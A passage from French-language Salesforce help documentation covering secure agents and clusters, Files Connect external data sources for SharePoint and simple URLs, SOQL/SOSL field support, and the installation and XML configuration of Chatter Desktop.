Dans l'interface de l'agent, vous pouvez accéder à diverses commandes en appuyant sur la touche Tabulation. Si votre serveur SharePoint exige un certificat auto-signé ou signé par une autorité non officielle, utilisez la commande *rcs:importcert*. Saisissez ensuite le chemin pour importer le certificat auto-signé, ou le certificat racine de l'autorité, dans le magasin de confiance de l'agent sécurisé.

La commande *rcs:listcert* répertorie tous les certificats présents dans le magasin de confiance, alors que *rcs:deletecert* supprime le certificat spécifié du magasin.

## Suivi et dépannage de l'activité de l'agent sécurisé

Téléchargez les fichiers journaux pour suivre dans le détail les événements de l'agent.

1. Dans Configuration, saisissez *Agents sécurisés* dans la case Recherche rapide, puis sélectionnez **Agents sécurisés**.
2. Cliquez sur le nom d'un agent sécurisé créé précédemment pour ouvrir sa page de détail.
3. Cliquez sur l'une des options suivantes :
   - **Télécharger les journaux** pour télécharger un fichier compressé .zip contenant des journaux de texte.
   - **Télécharger les diagnostics** pour afficher l'état de l'agent actuel, avec la liste des plug-ins installés et le statut de la machine virtuelle Java.

# Accès garanti avec des clusters d'agent sécurisé

Les clusters d'agent sécurisé offrent une protection par basculement, grâce à laquelle les utilisateurs de Salesforce peuvent toujours accéder aux sources de données externes sur site telles que SharePoint 2010 ou 2013.

**Remarque:** Le processus de configuration d'un agent sécurisé nécessite une licence d'ensemble d'autorisations payante, « Files Connect pour les sources de données externes sur site ». Pour plus d'informations sur les licences d'ensemble d'autorisations, reportez-vous à l'aide de Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer des clusters d'agent sécurisé :

- " Personnaliser l'application "

## Création du cluster d'agent sécurisé

1. Créez plusieurs Agents sécurisés sur différents serveurs en répétant ce processus : Configurez un Agent sécurisé.
2. Dans Configuration, saisissez *Clusters d'agent sécurisé* dans la case Recherche rapide, puis sélectionnez **Clusters d'agent sécurisé**.
3. Cliquez sur **Nouveau cluster d'agent sécurisé**.
4. Saisissez une **Étiquette** pour l'interface utilisateur et un **Nom** pour l'API.
5. Pour ajouter des agents disponibles au cluster, sélectionnez-les, puis cliquez sur **Ajouter**.

   Changer l'ordre de priorité d'utilisation des agents en les déplaçant vers le haut ou vers le bas dans la liste Agents sécurisés sélectionnés. L'agent accessible avec la priorité la plus élevée est utilisé en premier.
6. Cliquez sur **Enregistrer**.

## Vérification du statut du cluster

1. Dans Configuration, saisissez *Clusters d'agent sécurisé* dans la case Recherche rapide, puis sélectionnez **Clusters d'agent sécurisé**.
2. Cliquez sur le nom d'un cluster pour accéder à sa page de détail.
3. Notez le statut global du cluster. Vert indique que tous les agents sont accessibles, jaune que certains agents sont accessibles et rouge qu'aucun agent n'est accessible.
4. Notez le statut des agents individuels et les détails supplémentaires suivants :
   - La colonne Priorité affiche l'ordre dans lequel les agents sont utilisés. Pour modifier la priorité, cliquez sur **Modifier**, puis déplacez les agents vers le haut ou vers le bas dans la liste Agents sécurisés sélectionnés.
   - La colonne Actif indique l'agent actuellement utilisé.

# Définition d'une source de données externe pour SharePoint 2010 ou 2013

Salesforce peut accéder aux données système de votre site grâce à Files Connect et Chatter.

Remarque: Ce processus de configuration nécessite une licence d'ensemble d'autorisations payante, « Files Connect for on-premises external data sources ». Pour plus d'informations sur les licences d'ensemble d'autorisations, reportez-vous à l'aide de Salesforce.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Configurez ensuite les options ci-dessous.

| Champ | Description |
|---|---|
| Étiquette | Nom convivial de la source de données, affiché dans l'interface utilisateur Salesforce. |
| Nom | Identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API. Le champ **Nom** peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **Files Connect: Microsoft SharePoint** |
| Secure Agent | Service exécuté sur un serveur Linux ou Windows de votre intranet qui permet de connecter Salesforce en toute sécurité à votre serveur SharePoint sur site. Reportez-vous à Configuration d'un agent sécurisé pour SharePoint 2010 ou 2013. |
| URL du site | L'URL de votre site SharePoint, collecte de site ou application Web.<br>Important: L'URL doit commencer par *https* et se terminer par le nom du site (ne copiez pas l'URL affichée dans le navigateur lorsque vous accédez à SharePoint). |
| Type d'identité | Type d'identité utilisé pour l'authentification à la source de données externe.<br>Sélectionnez **Par utilisateur** afin de demander des identifiants séparés pour chaque utilisateur qui accède à la source de données (les administrateurs doivent activer |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir une source de données externe :

- Personnaliser l'application

| Champ | Description |
|---|---|
| | la source de données pour des ensembles d'autorisations et les profils spécifiques ; les utilisateurs saisissent leurs identifiants la première fois qu'ils accèdent à la source données.)<br>Sélectionnez **Principal nommé** afin d'utiliser le même ensemble d'identifiants pour tous les utilisateurs qui accèdent à la source de données à partir de Salesforce. |
| `Protocole d'authentification` | Protocole requis pour accéder à SharePoint.<br>Sélectionnez **Authentification par mot de passe**<br>(cette option prend charge l'authentification HTTP de base et NTLM). |
| `Nom d'utilisateur d'administration` | Nom d'utilisateur utilisé par Salesforce pour tester la connexion à SharePoint. Il n'est pas nécessaire de saisir le nom d'utilisateur de l'administrateur SharePoint. Assurez-vous toutefois que les identifiants utilisés disposent des privilèges requis pour accéder à la source de données, effectuer des recherches et renvoyer des informations. |
| `Mot de passe d'administration` | Mot de passe utilisé par Salesforce pour tester la connexion à SharePoint. |

Remarque: Les utilisateurs de Salesforce ne peuvent pas accéder à SharePoint 2010 si l'accès anonyme est activé pour l'application Web.

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

# Inclusion d'une source de données Files Connect dans la recherche globale

Combinez des recherches de données Salesforce à des données externes Google Drive, SharePoint ou OneDrive for Business. À l'aide de l'API, les développeurs peuvent automatiser le processus avec des requêtes SOQL ou SOSL prises en charge.

Pour inclure des données externes dans des recherches globales ou des requêtes d'API, créez d'abord un objet externe associé. Le comportement des objets externes est semblable à celui des objets personnalisés, mais ils sont mappés avec des données stockées hors de Salesforce dans un système externe tel que SharePoint. Chaque objet externe est mappé avec un tableau de données, et les champs d'objet sont mappés avec des colonnes accessibles du tableau.

Conseil: Les objets externes prennent en charge des relations de référence similaires aux objets personnalisés, ce qui permet d'intégrer des données externes à des listes associées et à d'autres zones dans Salesforce. Pour plus d'informations, reportez-vous à Relations des objets externes.

Pour configurer entièrement une recherche globale, procédez comme suit :

1. Sélection de la présentation des résultats de recherche globale
2. Création d'un objet externe à partir d'une source de données externe
3. Accès des utilisateurs aux champs des objets externes

Pour automatiser la recherche avec SOQL ou SOSL, consultez les requêtes prises en charge pour votre source de données :

- Prise en charge de SOQL et de SOSL pour les objets externes SharePoint et OneDrive
- Prise en charge de SOQL et de SOSL pour les objets externes Google Drive

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer un objet externe et fournir l'accès à ses champs :

- Personnaliser l'application

## Sélection de la présentation des résultats de recherche globale

Par défaut, les objets externes Files Connect utilisent la présentation des résultats de recherche standard pour les onglets Chatter et Fichiers. Si vous souhaitez afficher des présentations de recherche personnalisées pour ces objets, suivez la procédure ci-dessous.

1. Dans Configuration, saisissez *Paramètres de Files Connect* dans la case Recherche rapide, puis sélectionnez **Paramètres de Files Connect**.
2. Sélectionnez **Utiliser la présentation de recherche d'objet externe**.

## Création d'un objet externe à partir d'une source de données externe

1. Définissez une source de données externe qui prend en charge la recherche :
   - SharePoint Online ou OneDrive for Business
   - SharePoint 2010 ou 2013
   - Google Drive
   - Case
2. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
3. Cliquez sur le nom de la source de données pour accéder à la page de détail.
4. Cliquez sur **Valider et synchroniser**.

Remarque: Remarque : Si le bouton **Valider et synchroniser** est désactivé, modifiez les **Paramètres d'authentification pour les systèmes externes** à la page 5751 en activant la case `Démarrer le flux d'authentification à l'enregistrement`.

5. Sélectionnez le tableau intitulé « items_[source de données] ». Cliquez ensuite sur **Synchroniser** pour créer un objet externe mappé avec la source entière.

   Vous déployez maintenant l'objet pour rendre les données qu'il contient accessibles aux utilisateurs.

6. Sélectionnez **Élaborer** > **Développer** > **Objets externes**.
7. Cliquez sur **Modifier** en regard de l'objet externe.
8. En bas de la page, cliquez sur **Déployé**, puis sur **Enregistrer**.

## Accès des utilisateurs aux champs des objets externes

1. Dans Configuration, saisissez *`Ensembles d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisation**.
2. Cliquez sur un ensemble d'autorisations dans lequel vous avez activé Files Connect.
3. Dans la section Applications, cliquez sur **Paramètres des objets**.
4. Cliquez sur le nom de l'objet externe.
5. Cliquez sur **Modifier**, puis activez toutes les autorisations Lire requises (pour l'objet lui-même et les champs que vous souhaitez afficher dans Salesforce).
6. Cliquez sur **Enregistrer**.

## Prise en charge de SOQL et de SOSL pour les objets externes SharePoint et OneDrive

Les objets externes SharePoint et OneDrive prennent en charge ces champs standard et tous les champs personnalisés que vous activez.

Remarque: Les requêtes portant sur des champs spécifiques renvoient uniquement les documents que la source de données externe a indexés.

| Nom du champ | Peut être utilisé dans une requête | Peut être trié |
|---|---|---|
| `Author` | Oui | Oui |
| `Comment` | Non | Oui |
| `ContentLength` | Oui | Oui |
| `CreationDate` | Oui | Oui |
| `DisplayUrl` | Non | Oui |
| `DownloadUrl` | Non | Non |
| `ExternalId` | Oui | Oui |
| `IsFolder` | Oui<br>Remarque: Non pris en charge pour SharePoint 2010 ou 2013. | Oui |

| Nom du champ | Peut être utilisé dans une requête | Peut être trié |
|---|---|---|
| MimeType | Oui | Oui |
| Name | Oui | Oui |
| UpdateDate | Oui | Oui |
| UpdatedBy | Oui | Oui |

Remarque: Vous pouvez également utiliser `ParentId_c` dans les critères de requête pour récupérer la liste des documents d'un dossier. Cependant, ce champ est affiché dans les résultats uniquement si votre requête spécifique une valeur `ParentId__c`.

## Prise en charge de SOQL et de SOSL pour les objets externes Google Drive

Files Connect prend en charge toutes les propriétés Google Drive standard mais pas les propriétés personnalisées. Les propriétés suivantes ont des noms de champ différents dans les objets externes Salesforce :

| Propriété Google | Champ Salesforce |
|---|---|
| alternateLink | DisplayUrl |
| createDate | CreationDate |
| description | Commentaire |
| downloadURL | contentStreamUri |
| editable | readOnly |
| fileSize | ContentLength |
| ID | ExternalId |
| lastModifyingUserName | UpdatedBy |
| mimeType | MimeType |
| modifiedDate | UpdateDate |
| ownerNames | Author |
| originalFilename | contentStreamFileName |
| title | Name |

Ce sous-ensemble de champs prend en charge les requêtes SOQL et SOSL. (Aucune ne peut être triée du fait des limitations de l'API Google Drive).

- CreationDate
- lastViewedByMeDate
- MimeType
- Name

Remarque: Les requêtes Google Drive dans le champ `Nom` prennent uniquement en charge le caractère générique %. Les recherches qui utilisent ce caractère générique ne portent que sur le début du nom. Par exemple, le titre « HelloWorld » est renvoyé par la requête `Name LIKE "Hello%"`, mais pas par `Name LIKE "%World"`.

- `sharedWithMe`

  Remarque: Les requêtes portant sur le champ `sharedWithMe` avec une valeur de « false » ne sont pas prises en charge, afin de protéger les données confidentielles.

- `starred`
- `UpdateDate`

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

Inclure les propriétés personnalisées SharePoint dans les requêtes de recherche, SOQL et SOSL.

# Inclure les propriétés personnalisées SharePoint dans les requêtes de recherche, SOQL et SOSL.

Après avoir créé un objet externe pour une source de données SharePoint, certaines étapes spécifiques sont nécessaires pour rechercher ou interroger les propriétés personnalisées qu'il contient.

## Configuration des propriétés personnalisées dans SharePoint

Les objets externes dans Salesforce vous permettent de sélectionner et de filtrer les propriétés personnalisées issues de SharePoint :

- Colonnes personnalisées définies dans un type de contenu personnalisé
- Métadonnées de Microsoft Word, Excel et autres documents Office

Pour effectuer une recherche sur ces propriétés personnalisées dans Salesforce, une propriété gérée correspondante doit être créée par un administrateur Sharepoint.

- Pour afficher ces propriétés dans des champs d'objet externe ou les utiliser dans des requêtes `SELECT` SOQL ou SOSL, définissez la propriété gérée correspondante sur `Retrievable` (dans Sharepoint 2010, cette option s'intitule « Autoriser cette propriété à être utilisée dans les étendues »).
- Pour filtrer ces propriétés dans les objets externes ou les utiliser comme critères de requête dans une clause `WHERE` SOQL ou SOSL, définissez la propriété gérée correspondante sur `Queryable`.

## Interrogation des champs de résultats dans Salesforce

Dans les exemples ci-dessous, `CustomProperty` représente le nom de colonne personnalisée défini dans le type de contenu personnalisé, ou le nom de métadonnée du document Office. `ManagedCustomProperty` représente le nom de la propriété gérée correspondante.

**SharePoint 2010**

Utilisez `CustomProperty` dans la clause `SELECT` et `ManagedCustomProperty` dans la clause `WHERE`. Deux champs correspondants doivent exister pour l'objet externe dans Salesforce : un pour la sélection, l'autre pour les filtres.

Voici un exemple SOQL :

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

**SharePoint 2013 et Online**

Dans la plupart des cas, `ManagedCustomProperty` peut être utilisé à la fois pour la clause `SELECT` et la clause `WHERE`.

Voici un exemple SOQL :

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

Cependant, pour les types de fichier que SharePoint n'indexe pas, tels que les fichiers .jpg, .png et .pdf; vous devez utiliser `CustomProperty` dans la clause `SELECT` et `ManagedCustomProperty` dans la clause `WHERE`. Pour contourner ce problème, vous pouvez définir un alias sur la propriété gérée dans SharePoint et formater les requêtes comme suit :

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer un objet externe et fournir l'accès à ses champs :

- « Personnaliser l'application »

Conseil: Normalement, les propriétés personnalisées n'apparaissent pas sur les pages de détail d'objets externes : définir un alias règle également ce problème.

## Propriétés booléennes personnalisées

Lorsque vous utilisez des propriétés personnalisées boléennes (oui/non) avec une propriété gérée correspondante définie sur le type Texte, le champ d'objet externe correspondant doit également être défini sur le type Texte. Dans les filtres, les valeurs « 0 » et « 1 » correspondent respectivement à faux et vrai. Par exemple :

```
WHERE customBooleanWithTextManagedProperty=”1”
```

« 0 » et « 1 » sont également affichées sous la forme de résultats. Par conséquent, les propriétés booléennes personnalisées utilisent un type de propriété gérée Oui/Non. Définissez le champ d'objet externe correspondant sur Case à cocher pour l'interroger avec les valeurs `true` ou `false`. Par exemple :

```
WHERE customBooleanWithYesNoManagedProperty=true
```

## Métadonnées des documents Microsoft Office

Le service Recherche Sharepoint renvoie toutes les métadonnées des documents Office sous la forme de chaînes. Par conséquent, les champs d'objet externe correspondants doivent être définis sur le type Texte.

Les dates sont renvoyées au format, MM/JJ/AAAA hh:mm:ss AM/PM, (par exemple, « 3/31/2015 9:59:00 PM » ). Pour interroger les champs qui utilisent le type Date, l'objet externe doit comprendre un champ Date correspondant à des fins de filtrage et un champ Texte pour la sélection.

## Limitations portant sur certains types de propriété SharePoint dans Salesforce

**Toutes les versions**

- Les propriétés Numéro, Devise et Choix multiple ne peuvent pas être sélectionnées pour les types de fichier qui ne sont pas indexés pour la recherche par SharePoint. Par défaut, cela concerne les fichiers image, vidéo et .pdf, même si les fichiers .pdf sont indexés en natif depuis SharePoint 2013.

**SharePoint 2010**

- Les propriétés Numéro, Choix multiple et Devise ne peuvent pas être sélectionnées.
- Les propriétés de Date peuvent être sélectionnées, mais ne seront probablement pas formatées en UTC (temps universel coordonné). Par conséquent, les valeurs peuvent correspondre à un autre fuseau horaire différent de celui attendu.

**SharePoint 2013**

- Les propriétés Lignes de texte multiples, URL, Date et Liste de sélection ne peuvent pas être interrogées.
- Les propriétés Liste déroulante de choix, Choix multiple, URL et Date ne peuvent pas être sélectionnées.

**SharePoint Online**

- Les propriétés Ligne de texte, URL et Date ne peuvent pas être interrogées.
- Les propriétés Choix multiple et URL ne peuvent pas être sélectionnées.

CONSULTER ÉGALEMENT :

Inclusion d'une source de données Files Connect dans la recherche globale

# Définition d'une source de données externe URL simple

Si Chatter est activée pour votre organisation, Salesforce peut accéder aux données hébergées dans un autre domaine Web afin de les utiliser dans l'onglet et le fil Fichiers.

1. Dans Configuration, saisissez *Sources de données externes* dans la case Recherche rapide, puis sélectionnez **Sources de données externes**.
2. Cliquez sur **Nouvelle source de données externe**. Configurez ensuite les options ci-dessous.

| Champ | Description |
|---|---|
| Étiquette | Nom convivial de la source de données, affiché dans l'interface utilisateur Salesforce. |
| Nom | Identifiant unique utilisé pour référencer la définition de cette source de données externe via l'API. Le champ **Nom** peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Type | Sélectionnez **URL simple**. |
| URL | L'URL du serveur qui héberge les données hors de Salesforce et doit commencer par *http://* ou *https://*. |
| Référentiel externe par défaut | Utilisé pour SharePoint® Online®. Si les métadonnées ne sont pas accessibles, utilisez ce champ pour créer des tableaux et des champs de tableau par défaut. |
| Grande icône | Spécifiez une icône pour faciliter l'identification de la source de données dans l'interface utilisateur de Salesforce.<br>Commencez par définir l'icône en tant que ressource statique dans Salesforce. Pour plus d'informations, reportez-vous à Définition de ressources statiques. |
| Petite icône | Spécifiez une icône pour faciliter l'identification de la source de données dans l'interface utilisateur de Salesforce.<br>Commencez par définir l'icône en tant que ressource statique dans Salesforce. Pour plus d'informations, reportez-vous à Définition de ressources statiques. |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir une source de données externe :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| `Type d'identité` | Type d'identité utilisé pour l'authentification à la source de données externe.<br>Sélectionnez **Anonyme**, qui évite aux utilisateurs de saisir leurs identifiants pour accéder à la source de données. |
| `Protocole d'authentification` | Le protocole requis pour accéder à la source de données.<br>Sélectionnez **Aucune authentification**. |

Remarque: Les sources de données URL simple ne peuvent pas être incluses dans la recherche globale. Par conséquent, l'option « Valider et synchroniser » n'est pas prise en charge.

Remarque: Les requêtes SOQL ne peuvent pas être exécutées sur les objets externes créés à partir de sources de données URL simples.

# Chatter Desktop

Contrôlez l'accès à Chatter Desktop, et installez et configurez la version gérée de Chatter Desktop.

### Contrôle de l'accès à Chatter Desktop

Chatter Desktop est activée pour la plupart des organisations. Les administrateurs peuvent toutefois contrôler l'accès à Chatter Desktop.

### Installation de la version gérée de Chatter Desktop

Salesforce fournit deux programmes d'installation de Chatter Desktop : une version standard pour des traductions individuelles et une version gérée pour les déploiements en entreprise.

### Configuration de la version gérée de Chatter Desktop

Contrôlez les paramètres de Chatter Desktop en déployant un fichier de configuration basé sur XML sur l'ordinateur de chaque utilisateur. La configuration dans le fichier remplace les paramètres de l'utilisateur.

### Activation et attribution d'autorisations pour utiliser des extraits de code

Utilisez des extraits de code pour saisir des exemples de code dans lesquels la syntaxe est soulignée via l'éditeur dans Lightning Experience et les communautés en libre-service basées sur le modèle Customer Service (Napili). Pour que les extraits de code soient disponibles, activez-les et attribuez l'autorisation d'utilisation correspondante. Pour activer et attribuer une autorisation pour un extrait de code, vous avez deux possibilités : via un profil utilisateur (étape 1) ou un ensemble d'autorisations (étape 2).

# Contrôle de l'accès à Chatter Desktop

Chatter Desktop est activée pour la plupart des organisations. Les administrateurs peuvent toutefois contrôler l'accès à Chatter Desktop.

1. Dans Configuration, saisissez *Paramètres Chatter Desktop* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter Desktop**.
2. Sélectionnez Activer Chatter Desktop pour autoriser les utilisateurs à accéder aux données Chatter à partir de Chatter Desktop.

   Désactivez cette option pour bloquer l'accès à la page d'installation automatique de Chatter Desktop et empêcher toutes les instances de Chatter Desktop d'accéder aux données Chatter.
3. Sélectionnez Autoriser uniquement les installations gérées de Chatter Desktop pour empêcher les utilisateurs non administrateurs d'installer Chatter Desktop.

   Par exemple, sélectionnez cette option si votre service informatique envisage de déployer Chatter Desktop dans votre organisation.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Salesforce Chatter

Installation de la version gérée de Chatter Desktop

Configuration de la version gérée de Chatter Desktop

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

# Installation de la version gérée de Chatter Desktop

Salesforce fournit deux programmes d'installation de Chatter Desktop : une version standard pour des traductions individuelles et une version gérée pour les déploiements en entreprise.

Les conditions minimales requises pour utiliser Chatter Desktop sont les suivantes :

- Windows
  - Processeur 2.33 GHz ou supérieur compatible x86, ou processeur Intel Atom™ 1.6 GHz ou supérieur pour les périphériques netbook
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate ou Entreprise (y compris les éditions 64 bits) avec le Service Pack 2, ou Windows 7
  - 512 Mo de RAM (1 Go recommandés)
- Mac
  - Processeur Intel® Core™ Duo 1.83 GHz ou supérieur
  - Mac OS X v 10.5, 10.6 ou v10.7
  - 512 Mo de RAM (1 Go recommandés)

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

**Important:** Chatter Desktop utilise Adobe® Integrated Runtime (AIR®), l'environnement d'exécution inter-plates-formes d'Adobe pour les applications de bureau, et s'exécute uniquement sur les systèmes d'exploitation pris en charge par Adobe AIR. Chatter Desktop ne s'exécute pas sur les systèmes d'exploitation qu'Adobe AIR ne prend pas en charge, tels que Linux 64 bits. Pour plus d'informations sur Adobe AIR, reportez-vous au site Web d'Adobe.

La version gérée de Chatter Desktop est idéale pour les entreprises qui déploient Chatter Desktop pour des utilisateurs qui ne disposent pas de privilèges administrateur sur leur ordinateur. La version gérée :

- N'installe pas automatiquement AIR : votre service informatique doit obtenir un accord de redistribution auprès d'Adobe Systems Incorporated et déployer la version requise d'AIR avant de déployer Chatter Desktop
- Votre service informatique doit accepter le contrat de licence d'utilisateur final de la version gérée de Chatter Desktop de la part des utilisateurs vers lesquels Chatter Desktop est déployé
- Ne publie pas automatiquement dans Chatter lors du lancement initial de Chatter Desktop
- Ne vérifie pas régulièrement l'existence de nouvelles versions de Salesforce

Pour installer la version gérée :

1. Déployez Adobe® Integrated Runtime (AIR®) version 2.6 ou supérieure (la toute dernière version est recommandée) sur les ordinateurs vers lesquels vous comptez déployer Chatter Desktop.

   AIR est un environnement d'exécution inter-plates-formes d'Adobe pour les applications de bureau et constitue un prérequis à Chatter Desktop.

   **Conseil:** Visitez les pages Web suivantes avant de déployer AIR :

   - Présentation d'AIR® : `http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html`
   - Informations sur l'obtention d'une licence de redistribution d'AIR® auprès d'Adobe Systems Incorporated : `http://www.adobe.com/products/air/runtime_distribution1.html`
   - Informations relatives à l'installation : `http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html`
   - Informations relatives à l'administration : `http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html`

2. Dans Configuration, saisissez *`Paramètres Chatter Desktop`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Chatter Desktop**.
3. Cliquez sur le lien pour télécharger la version gérée.

**Important:** Chatter Desktop utilise Adobe® Acrobat® Reader pour ouvrir les fichiers PDF. Avant de prévisualiser des fichiers avec Chatter Desktop, téléchargez l'application Adobe Acrobat depuis le site Web d'adobe, installez-la, puis ouvrez-la au moins une fois pour terminer l'installation.

CONSULTER ÉGALEMENT :

Contrôle de l'accès à Chatter Desktop

Configuration de la version gérée de Chatter Desktop

# Configuration de la version gérée de Chatter Desktop

Contrôlez les paramètres de Chatter Desktop en déployant un fichier de configuration basé sur XML sur l'ordinateur de chaque utilisateur. La configuration dans le fichier remplace les paramètres de l'utilisateur.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

1. Créez un fichier nommé `.chatterdesktop`, ajoutez un élément parent `chatterdesktop` avec deux éléments enfant `config` et `servers`.
2. Dans l'élément `config`, créez les éléments enfants répertoriés dans ce tableau et ajoutez un attribut par `défaut` et un attribut `modifiable`. Les deux attributs peuvent avoir la valeur *`true`* ou *`false`*.

   Pour qu'un élément enfant soit le paramètre par défaut, définissez l'attribut par `défaut` sur *`true`*. Pour que les utilisateurs puissent modifier un paramètre par défaut via l'interface utilisateur, définissez l'attribut `modifiable` de l'événement sur *`true`*.

| Elément enfant | Description |
|---|---|
| `launchOnStartup` | Lance l'application au démarrage. |
| `minimizeOnClose` | Réduit l'application à la fermeture. |
| `notifications` | Active les notifications popup. |
| `criticalAlerts` | Active les alertes de nouvelles publications ou nouveaux commentaires de fil en mettant en évidence l'icône de la barre des tâches (Windows) ou en faisant rebondir l'icône du Dock (Mac OS). |
| `bringToForeground` | Affiche Chatter Desktop au premier plan pour les nouvelles publications et les nouveaux commentaires de fil. |
| `alwaysOnTop` | Active Chatter Desktop pour forcer l'affichage au premier plan |
| `chatWindowToForeground` | Active la fenêtre de chat à afficher au premier plan lors de la réception d'un nouveau chat (Mac uniquement). |
| `chatSoundEnabled` | Active les sons pour les nouveaux chats reçus. |
| `playSoundForEveryMessage` | Active les sons pour tous les chats reçus. |

   Remarque: Si l'attribut `default` est défini sur *`true`* pour `chatSoundEnabled` et sur *`false`* pour `playSoundForEveryMessage`, un son est émis uniquement pour les nouveaux chats reçus. Si les deux sont définis sur *`true`*, un son est émis pour chaque chat reçu. Si les deux sont définis sur *`false`*, les sons de chat sont désactivés.

3. Si votre organisation utilise des instances de Salesforce autres que Production et Sandbox, spécifiez les serveurs qui hébergent ces instances dans des éléments `server` distincts dans l'élément `servers`.

   Dans chaque élément `server`, insérez les attributs suivants :

- `label` : nom de la connexion telle que vous souhaitez l'afficher dans l'interface utilisateur.
- `serverUrl` : l'URL que vous utilisez pour vous connecter à l'instance. L'URL doit commencer par `https://` et se terminer par `salesforce.com` ou par `chatter.com`. Par exemple, si votre organisation a un service en Europe auquel vous vous connectez à partir de `https://emea.salesforce.com`, saisissez cette URL et nommez la connexion *`Europe`*.
- `defaultServer` : sélectionnez TRUE pour définir ce serveur en tant qu'instance par défaut à laquelle Chatter Desktop se connecte.

4. Vous pouvez tester le fichier de configuration `.chatterdesktop`.
   a. Copiez le fichier de configuration `.chatterdesktop` dans le répertoire utilisateur de votre ordinateur. Les répertoires utilisateur sont :
      - Windows : `C:\Documents and Settings\<utilisateur>` (Windows XP) ou `C:\Utilisateurs\<utilisateur>` (Windows 7)
      - Mac OS : `/Users/<utilisateur>`
      - Linux : `/home/<utilisateur>`
   b. Lancez l'application Chatter Desktop et vérifiez qu'elle fonctionne correctement. En cas de problème, reportez-vous à Conseils de dépannage de Chatter Desktop.
5. Copiez le fichier `.chatterdesktop` dans le répertoire utilisateur de chaque ordinateur qui utilise Chatter Desktop dans votre organisation.

Exemple: Voici un modèle de fichier de configuration :

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
       <criticalAlerts default="false"
                        editable="true"/>
       <bringToForeground default="false"
                        editable="true"/>
       <alwaysOnTop default="false"
                        editable="false"/>
       <chatWindowToForeground default="false"
                        editable="false"/>
       <chatSoundEnabled default="true"
                        editable="true"/>
       <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>
```

```
    <servers>
       <server label="Europe"
               serverUrl="https://emea.salesforce.com"
               defaultServer="true"/>
       <server label="Production"
               serverUrl="https://login.salesforce.com"
               defaultServer="false"/>
   </servers>
</chatterdesktop>
```

CONSULTER ÉGALEMENT :

Contrôle de l'accès à Chatter Desktop

Installation de la version gérée de Chatter Desktop

# Activation et attribution d'autorisations pour utiliser des extraits de code

